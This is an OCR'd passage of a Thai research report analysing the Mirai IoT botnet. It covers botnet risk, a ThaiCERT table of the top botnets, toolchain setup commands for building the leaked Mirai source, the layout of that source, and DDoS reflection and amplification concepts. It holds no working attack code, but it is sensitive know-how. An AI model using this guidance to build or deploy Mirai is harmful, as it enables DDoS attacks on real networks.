
พฤติกรรมของผู้ใช้งานในส่วนต่าง ๆ การเฝ้าระวังซึ่งเป็นต้นทุนที่ต้องสูญเสียไปทั้งงบประมาณและเวลา ผลของการใช้งานบนระบบ ความมีประสิทธิภาพของผู้ใช้งานที่มีความละเอียดรอบคอบซึ่งต้องผ่านการฝึกฝนที่ดี

2.4.6 Botnet activity

จำนวนของเครื่องที่ถูกติดตั้ง Botnet ว่ามีจำนวนมากน้อยเท่าใดเพราะถ้ามีจำนวนมากเมื่อเกิดการสั่งการที่ส่งผลกระทบต่อเป้าหมายของการโจมตีก็ทำให้ความเสี่ยงสูงที่ระบบเครือข่ายของเครื่องเป้าหมายมีสิทธิ์ล้มรวมถึง

การแก้ไขสถานการณ์ก็ต้องใช้เวลาอย่างมากเป็นผลโดยตรงจากการทำอาชญากรรมทางไซเบอร์ซึ่งเกี่ยวข้องกับ ISP เทคโนโลยีที่ถูกใช้งาน ณ ขณะเวลานั้นและพฤติกรรมของผู้ใช้งานในทุกส่วน ๆ ของระบบเครือข่าย


ผังเฟรมของ Botnet นั้นต้องอาศัยการผ่านระบบของ ISP และใช้พฤติกรรมของผู้ใช้งานที่ทำให้ เกิดการนำพาให้ตัว Bot เข้าไปฝั่งตัวในเครื่องทั้งของผู้ใช้และของเครื่อง Serversดังนั้นจึงใช้ทั้งส่วนของ Hardware Software และ Communication Channel ของระบบการสื่อสาร จากตัวอย่างภายในโปรแกรมของ Botnet เห็นได้ว่าองค์ประกอบที่ต้องพิจารณา จากโปรแกรมมี หลายองค์ประกอบ เช่น ความสามารถในการตรวจของ Scannerการเก็บข้อมูล คำสั่งที่ใช้ในการ ปฏิบัติการในการแพร่และการควบคุมที่เรียกว่า Command and Control (C&C) ว่าสามารถรองรับค าสั่ง ได้จำนวนมากน้อยเพียงใด ถ้ามีจำนวนมากมีผลให้ตัวโปรแกรมมีขนาดโตขึ้น



รูปที่ 2.5 ผังการทำงานของ Botnet กับส่วนที่เกี่ยวข้องบนเครือข่าย[8]

ซึ่งโยงไปถึงความต้องการใน เรื่องพลังงาน การเคลื่อนย้ายโปรแกรมเพื่อแพร่กระจายความต้องการพื้นที่ในหน่วยความจำ

จากเหตุการณ์ที่เกิดการโจมตีขึ้นด้วยวิธีการต่าง ๆได้นำไปสู่การรวบรวมข้อมูลของมัลแวร์จาก เรื่องที่เกิดกับระบบเวลามาตรฐานซึ่งเครื่องคอมพิวเตอร์และอุปกรณ์เครือข่ายทั้งหลายต้องนำมาใช้งานก็ ทำให้มีการใช้ช่องทางนี้ในการโจมตีขึ้น [1] ทั้งตัว Doman Name System (DNS) Servers [2] การเกิด การโจมตีมีหลายแบบนั้น สิ่งหนึ่งที่ผู้บุกรุกนิยมใช้งานกันอย่างกว้างขวางอยู่ในกลุ่มของ มัลแวร์Malware ซึ่งมีหลากหลายวิธีการและมีโปรแกรมที่มีหลากหลายชื่อในการใช้งานดังเช่นจากรายงานประจำปีของ ThaiCERT ในปี พ.ศ.2554 [9] พบข้อมูลดังนี้



มัลแวร์	ปีที่เริ่มพบ	ความสามารถ				
		DoS	ส่ง Spam	ช่โมยข้อมูล	ติดตั้งมัลแวร์อื่น	อื่น ๆ
Conficker	2551	⊙				⊙
Zeus	2550			⊙		
ZeroAccess	2554				⊙	⊙
Sality	2546	⊙	⊙	⊙	⊙	⊙
Pushdo	2550	⊙	⊙		⊙	
Citadel	2554			⊙		
Slenfbot	2550		⊙	⊙	⊙	⊙
Gameover	2554			⊙	⊙	
Kelihos	2553		⊙	⊙		
Dorkbot	2546			⊙		

รูปที่ 2.6 Botnet 10 อันดับแรกในกลุ่มที่ได้รับแจ้งในปี พ.ศ.2554 [9]

การสร้างมัลแวร์ไปใช้งานในรูปที่เรียกว่า Botnet นี้เริ่มจากผู้สร้างต้องการเก็บข้อมูลของ กลุ่มเป้าหมายทำให้โยงไปสู่ข้อพิพาททางกฎหมาย[10] ดังนั้นการตรวจสอบระบบคอมพิวเตอร์บน เครือข่ายจึงจำเป็นต้องมีการติดตามอย่างใกล้ชิด อีกทั้งเทคนิคในการทำ Botnetมีการปรับปรุงพัฒนาใช้ งานได้อย่างมีประสิทธิภาพ ทำให้ต้องมีการศึกษาและติดตามถึงเครื่องมือ[11]เพื่อใช้ตรวจสอบที่ดี

บทที่ 3
ขั้นตอนดำเนินการ

เนื่องจากรายละเอียดของโค๊ดของ Mirai นั้นมีหลายไฟล์และเขียนในสองภาษาหลัก ๆ คือ ภาษาซีและภาษาโก รวมถึงสคริปต์ต่าง ๆ ที่ใช้ร่วมในการทำงาน ดังที่ได้นำเสนอข้อมูลในบทที่ 2 ว่าการทำงานของ Mirai เป็นการทำงานแบบ DDoS ที่ทำให้เกิดภาวะของการใช้แบนด์วิดธ์ของเส้นทางการสื่อสารจำนวนปริมาณมาก ๆ ในเวลาเพื่อทำให้เกิดสภาวะที่การสื่อสารถูกทำให้ยากต่อการติดต่อเพราะแบนด์วิดธ์ถูกใช้งานอย่างมาก ส่งผลทำให้มีปัญหาในการใช้อินเทอร์เน็ต

3.1 ความสัมพันธ์ของ Bots Trojans และ Worms

จากระบบการทำงานที่ใช้ในการฝังตัวเพื่อเก็บหรือขโมยข้อมูลที่รู้จักกันในนามม้าโทรจัน (Trojans) นั้น และที่โด่งดังในเรื่องการกระจายตัวของ Worms ทำให้ผู้พัฒนา Botnet รวมข้อดีของแต่ละส่วนที่กล่าวมาลงตัวที่ Botnet ทำให้ Botnet มีศักยภาพในการฝังตัวและการแพร่กระจายที่ทำให้เกิดผลกระทบอย่างใหญ่หลวงจากเหตุที่มีความสามารถอีกประการคือการควบคุมสั่งการจาก Hacker ได้ตามต้องการเพื่อทำให้เกิดผลกระทบที่ได้วางแผนในการโจมตีขึ้น

การทำงานของ Botnet แตกต่างกับ Trojans และ Worms ในประเด็นต่อไปนี้

ก) Botnet สามารถสั่งการให้ทำงานอัตโนมัติและขยายผลโจมตีได้มากกว่า Trojans

ข) มีความเป็นสังคมหรือสมาชิกมากกว่าเพราะทำงานเป็นกลุ่มตามการขยายวงการทำงาน

ค) มีการควบคุมการทำงาน เก็บข้อมูลเพื่อใช้และโจมตีที่ทำให้ผู้ได้รับผลแก้ไขปัญหายุ่งยาก

ง) มีผลต่อการคำนวณหรือวิเคราะห์ผลกระทบขณะเกิดเหตุได้ยากรวมถึงข้อมูลที่ถูกขโมยไป

จ) สามารถขยายผลในการพัฒนาให้เหมาะกับระบบที่เข้าโจมตีรวมถึงการ Brute force

จากพัฒนาของ Bot บนระบบ Chat IRC หรือการทำงานบนระบบ P2P หรือการทำบนเว็บที่เป็น Web-based Command and Control

3.2 เบื้องต้นสู่ Mirai

Mirai มาจากภาษาญี่ปุ่นหมายถึง “อนาคต” ซึ่งเป็นชื่อ Kuriyama Mirai ใน Beyond the Boundary หรือที่บริษัทโตโยต้าพัฒนารถยนต์ที่ใช้ Hydrogen เรียกว่า “Mirai” ซึ่งบ่งชี้ถึงรถยนต์ในอนาคตของบริษัทโตโยต้า แต่เนื่องจากมันคือ Malware ซึ่งเป็น Botnet ของระบบอินเทอร์เน็ตจึงถือว่าเป็นอนาคตของ Bot บนระบบอินเทอร์เน็ตบนอุปกรณ์ที่เรียกว่า IoT (Internet of Things) แต่อีกมุมมองหนึ่งก็คือ Internet of Targets ของ Botnet เพราะอุปกรณ์ในกลุ่มนี้มีความเปราะบางเรื่องความปลอดภัยขณะทำงาน อีกทั้งความต้องการความสะดวก

ในการให้บริการด้านเทคนิคแก่ผู้ใช้งาน ดังนั้นจึงเป็นความเสี่ยงของผู้ใช้บริการกับการถูกเข้าถึงในแบบของการ Hacking ระบบ ดังนั้นจึงเป็นการยากในการป้องกัน ทำให้ผู้วิจัยเล็งเห็นถึงความสำคัญในการศึกษาการทำงานของโปรแกรม Mirai ในการที่สามารถส่งผลกระทบให้กับระบบอินเทอร์เน็ตจากผลการทำงานของอุปกรณ์ IoT โดยเฉพาะกล้องอินเทอร์เน็ตที่พบเห็นการใช้งานอย่างกว้างขวางในทั่วโลก

รูปที่ 3.1 Mirai Nikki การ์ตูนญี่ปุ่นเขียนโดย ซาคาอิ อิสึโน (wikipedia.org)

จากชื่อที่กล่าวถึงแสดงให้เห็นว่า Mirai Botnet จากชื่อถึงผลกระทบที่เกิดเป็นการสื่อว่าการทำงานของ Botnet ในอนาคตที่เกิดจากตัว Mirai Botnet เองทำให้ผู้ที่เกี่ยวข้องทั้งโดยตรงและโดยอ้อมต้องมาคิดคำนึงถึงวิธีการและผลกระทบที่มีอย่างมากล้นสุดบรรยายกับผลกระทบที่เกิด ส่งผลให้ต้องมีการคิดทบทวนหลายรอบในภาวะ

ของ Botnet ที่สามารถสร้างความเสียหายให้กับระบบอินเทอร์เน็ตอย่างมหาศาลนี้ โครงสร้างองค์ประกอบของโปรแกรม Mirai Botnet ประกอบด้วย 3 ส่วนหลัก และสององค์ประกอบ

1) Bot

2) Loader

3) Command and Control หรือ CnC

สององค์ประกอบอันได้แก่ Database และ Script

未来日記 (*Mirai Nikki*)	
Genre	Action, psychological thriller,[1] romance[2]
Manga	
Written by	Sakae Esuno
Published by	Kadokawa Shoten
English publisher	NA Tokyopop (former) Viz Media
Demographic	*Shōnen*
Magazine	*Monthly Shōnen Ace*
Original run	January 26, 2006 – December 25, 2010
Volumes	12 (List of volumes)
Manga	
Future Diary: Mosaic/Paradox/Redial	
Written by	Sakae Esuno
Published by	Kadokawa Shoten
Demographic	*Shōnen*
Magazine	*Shōnen Ace*
Original run	November 26, 2008 – July 26, 2013
Volumes	3 (List of volumes)
Anime television series	
Directed by	Naoto Hosoda
Written by	Katsuhiko Takayama

รูปที่ 3.2 รายละเอียดของการ์ตูน Mirai Nikki และที่ถูกผลิตเป็นภาพยนตร์การ์ตูน (wikipedia.org)

3.3 การเตรียมการ

จากซอร์สโค้ดประกอบด้วยภาษาโปรแกรมคอมพิวเตอร์สองส่วนหลักคือการใช้ภาษา Go ในการเรียกรันโปรแกรมโค้ดที่ถูกพัฒนามาด้วยภาษาซี และส่วนของการเก็บข้อมูลบนฐานข้อมูลในต้นฉบับใช้ MySQL-Server

ต้องมีการใช้ MySQL-Client ดังนั้นองค์ประกอบในการทดสอบโปรแกรม Mirai Botnet ต้องดำเนินการโดยใช้ส่วนประกอบดังนี้

1) gcc
2) golang-go
3) electric-fence
4) mysql-server
5) mysql-client

3.3.1 องค์ประกอบเครื่องมือสำหรับภาษาซี จาก gcc ที่ใช้ในเพื่อแปลโปรแกรม Mirai นั้นมีส่วนของโปรแกรมหลักที่สำคัญอยู่สองภาษาหนึ่งในสองคือภาษายอดนิยมมาช้านานคือภาษา C และ C++ โดยทั้งภาษา C/C++ นั้นสามารถแปลและลิงค์เพื่อให้เกิดการทำงานหรือที่เรียกว่า Execute คำสั่งหรือ Run คำสั่งได้ด้วยตัวแปลภาษา gcc ที่เป็นที่นิยมในการใช้งาน ซึ่งสามารถแปลภาษาได้ทั้ง C/C++ ดังนั้นในเครื่องที่ใช้ในการตรวจสอบการทำงานต้องมีการติดตั้งโปรแกรม gcc สามารถดาวน์โหลดได้จากอินเทอร์เน็ตโดยไม่เสียค่าใช้จ่าย และสะดวกในการติดตั้งบนระบบปฏิบัติการทั้ง Linux Mac OS X และ MS Windows ซึ่งมีหน้าตาของโปรแกรมดังรูปที่ 3.3 สามารถรองรับการทำงานทั้งแบบ Command-line interface (CLI) และแบบ GUI ทำให้สะดวกในการใช้งาน


กรณีที่เขียนโปรแกรมหรือมีตัวซอร์สโปรแกรมอยู่แล้วที่มีนามสกุลจุดซี (?????.c) สามารถทำการแปลภาษาซีโดยใช้คำสั่งดังในรูปที่ 3.4 ซึ่งบนระบบปฏิบัติการ Linux ก็มีหน้าตาคล้ายคลึงกันเมื่อใช้งานแบบ CLI

3.3.2 องค์ประกอบตัวแปลภาษา golang-go เป็นตัวแปลภาษา go ซึ่งมีการใช้ร่วมกันกับภาษาซีในโปรแกรม Mirai ดังนั้นต้องทำการติดตั้งลงในเครื่องเพื่อเตรียมการทดสอบโปรแกรม โดยดาวน์โหลดจากเว็บไซต์ของ golang โดยทำการติดตั้งผ่านระบบ Linux ด้วยคำสั่ง wget


```
$ sudo apt-get update ;เพื่อปรับปรุงระบบของเครื่อง Ubuntu Linux
$ wget https://storage.googleapis.com/golang/go1.8.3.linux-amd64.tar.gz ;เพื่อดาวน์โหลดโปรแกรม
$ sudo tar -xvf go1.8.3.linux-amd64.tar.gz
$ sudo mv go /usr/local ;เพื่อย้ายไปยังส่วนของโลคอล
```

ในการสร้างเพื่อใช้งานต้องใช้คำสั่งเซทสามส่วนคือ GOROOT GOPATH และ PATH ดังนี้

```
$ export GOROOT=/usr/local/go
$ export GOPATH=$HOME/Projects/Porgy
```



รูปที่ 3.3 ทดสอบว่ามีตัวแปรภาษา gcc อยู่ในเครื่อง MacBook พร้อมใช้งาน



รูปที่ 3.4 ตัวอย่างการแปรภาษาซีแบบใช้ Command-line บนเครื่อง MacBook

$ export PATH=$GOPATH/bin:$GOROOT/bin:$PATH ;เพื่อสร้างเส้นทางในระบบ ~./profile file

ส่วนของการทดสอบ Go

$ go version ; เพื่อดูเวอร์ชั่นของตัวแปลภาษา Go

go version go1.8.3 linux/amd64

$ go env ;เพื่อดูสภาพแวดล้อมของตัวแปลภาษา Go ว่ามีพร้อมในการใช้งาน

ส่วนของฐานข้อมูลนั้นก็ทำการติดตั้งฐานข้อมูล MySQL เพื่อใช้ในการเก็บข้อมูลในส่วนของ Hosts ทั้งหลายที่ใช้ในกระบวนการทำ DDoS เพื่อทำให้มีข้อมูลที่ทำให้สามารถสื่อสารระหว่างอุปกรณ์ที่มีองค์ประกอบเหมาะสมที่ใช้เพื่อการทำให้เกิดสภาวะการรับส่งข้อมูลปริมาณมากในเวลาไล่เลี่ยกันพื่อทำให้ระบบการเชื่อมต่ออินเทอร์เน็ตมีปัญหาในการสื่อสารกัน

3.4 โครงสร้าง Mirai

โค๊ดรหัสที่ถูกนำมาพัฒนาโค๊ด Mirai มีอยู่หลายส่วนแต่สามารถจำแนกออกเป็นส่วนของการปฏิบัติการ ส่วนของการรับคำสั่ง ส่วนของการโหลดโปรแกรม ส่วนของโปรแกรมที่ส่งไปยังเป้าหมาย ส่วนของการทำหน้าที่โรบอทหรือเรียกว่า “Bot” ส่วนของการรับคำสั่งเพื่อโจมตี และเครื่องมือต่าง ๆ ในการค้นหาเป้าหมายและการเฝ้าฟังเพื่อเก็บข้อมูล ต้องขอขอบคุณ Anna-senpai ที่ได้นำโค๊ดรหัสของ Mirai ปล่อยออกมาสู่สาธารณะ ทำให้เห็นโครงสร้างและรายละเอียดแบ่งออกเป็นส่วน ๆ ดังต่อไปนี้

Mirai code ———-> dlr, loader, mirai, db

dlr ——> release ——> arm, arm7, m68k, mips, ppc, spc, sh4

loader —-> bin, source

bin —> arm, arm7, m68k, mips, ppc, spc, sh4

source —> hearders, binary.c, connection.c, server.c, telnet_info.c, util.c

mirai —-> bot, cnc, tools

bot —> attack, checksum, killer, rand, resolve, scanner, table, util

cnc —> admin, api, attack, bot, client list, database (go language)

tools —> badbot, enc, nogdb, scanlisten, single_load, wget

3.5 องค์ประกอบการเข้าโจมตี

การโจมตีของ Mirai เป็นแบบลักษณะการทำงานที่เรียกว่า Distributed Denial of Services (DDoS) มีองค์ประกอบของการโจมตีมีหลายส่วนในรายละเอียดแต่มีพื้นฐาน 4 ขั้นตอนดังต่อไปนี้

3.5.1 ขั้นตอนพื้นฐาน ขั้นตอนนี้ประกอบด้วย 4 ส่วนคือการทำการเลือกตัวแทนที่เรียกว่า Agent เพื่อให้เป็นผู้ทำการดำเนินการโจมตีบนพื้นฐานของ Vulnerabilities ของระบบที่มีช่องว่างให้เข้าครอบครองเพื่อจัดทำให้มีทรัพยากรพอเพียงในการใช้งานด้วยเครื่องมือของผู้ปฏิบัติการเพื่อให้พร้อมทำงานอัตโนมัติ จากนั้นทำการนำโค๊ดที่ใช้งานโจมตีเข้าสู่เครื่อง โดยที่ผู้ลงมือต้องป้องกันไม่ให้ระบบของเครื่องตรวจสอบพบหรือแยกแยะได้ว่าเป็นโค๊ตที่ไม่เหมาะสมในเครื่องที่อาจถูกกันไม่ให้ทำงาน วิธีการนี้เรียกว่า “Compomise” เครื่องซึ่งต้องเลือกที่มีแบนด์วิธด์มากและที่มีการป้องกันไม่รัดกุมโดยมู่เครื่องที่ถูกทำให้เป็น “Zombies” และเครื่องเหยื่อ “Victim” ดังนั้นการติดตามย้อนกลับไปหาผู้ปฏิบัติการจึงยากในการย้อนกลับผ่านเครื่องที่เป็น “Zombies” ที่อาจผ่านจากอุปกรณ์เครือข่ายระหว่างทางจำนวนมากมายเช่น “Routers” หรือ “Servers” อีกส่วนที่สำคัญคือการสื่อสาร “Communication” เป็นการยืนยันว่าตัวแทนในเครื่องที่ถูกทำให้มีการฝังโปรแกรมยังทำงานและทำหน้าที่ปกติจึงต้องมีการติดต่อสื่อสารกันซึ่งอาจใช้โปรโตคอลต่าง ๆ อาทิเช่น ICMP TCP หรือ UDP ซึ่งเป็นทั้งแบบสื่อสารกับครื่องเดียวหรือพร้อมกันหลายเครื่อง ส่วนสุดท้ายเป็นการโจมตีตามแผนการว่าใช้เวลานานเพียงใดและมี Time-to-live (TTL) มากเท่าใดเพื่อใช้แบนด์วิธด์จำนวนปริมาณมาก ๆ จากจำนวน Packets ที่ส่ง

3.5.2 ประเภทของการโจมตี ของ DDoS อยู่บนพื้นฐานเลเยอร์ของ OSI ถ้าผู้ปฏิบัติการเลือกออกแบบโปรแกรมเป็นการโจมตีบนเลเยอร์ 7 ซึ่งอยู่ที่ Application layer ของ OSI reference model ก็ต้องใช้ HTTP หรือ HTTPS เพื่อส่งไปยังผู้ถูกโจมตี การสร้างเส้นทางและปริมาณข้อมูลส่งไปยังเครื่องเป้าหมายจนทำให้เป้าหมายหยุดการทำงาน ส่วนที่ Network layer ของการทำ DDoS ใช้ TCP Syn flooding ICMP echo UDP flooding หรือบน DNS NTP เป็นต้น

ส่วนการทำแบบโดยตรงและพื้นฐานการสะท้อน กรณีแบบโดยตรงเป็นการใช้งาน Zombies เพื่อทำงานต่าง ๆ ของ DDoS ให้เกิดการโจมตี แต่กระนั้นในส่วนของการเกิดโดยการสะท้อนขึ้นระหว่างอุปกรณ์ในระบบเครือข่ายที่เชื่อมต่อกันเป็นตัวสร้างการโจมตีขึ้นมาเรียกว่า “Reflector-based DDoS attack” โดยการส่งข้อมูลไปยัง Reflector servers โดยทำการ Spoofing IP เพื่อทำเป็นเครื่องของเป้าหมายดังนั้นเครื่อง Servers ก็จะตอบกลับไปยังเครื่องเป้าหมาย เป็นจำนวนมากและมีข้อมูลในการส่งมากกว่าปกติ โดยทำงานอาศัย Servers ที่มี UDP บริการอยู่ก็อาศัยการส่งข้อมูลปริมาณมาก ๆ ไปบน UDP ทั้งนี้ขึ้นกับเครื่องที่ถูกนำไปใช้ในการโจมตี เป็นการทำงานที่เรียกอีกอย่างว่าการขยายการโจมตี “Attack amplification” เพราะขยายการจราจรของข้อมูลเป็นร้อยเท่าจากเดิม ตัวอย่างการทำแบบนี้คือ DNS amplication attacks และทำ NTP attacks

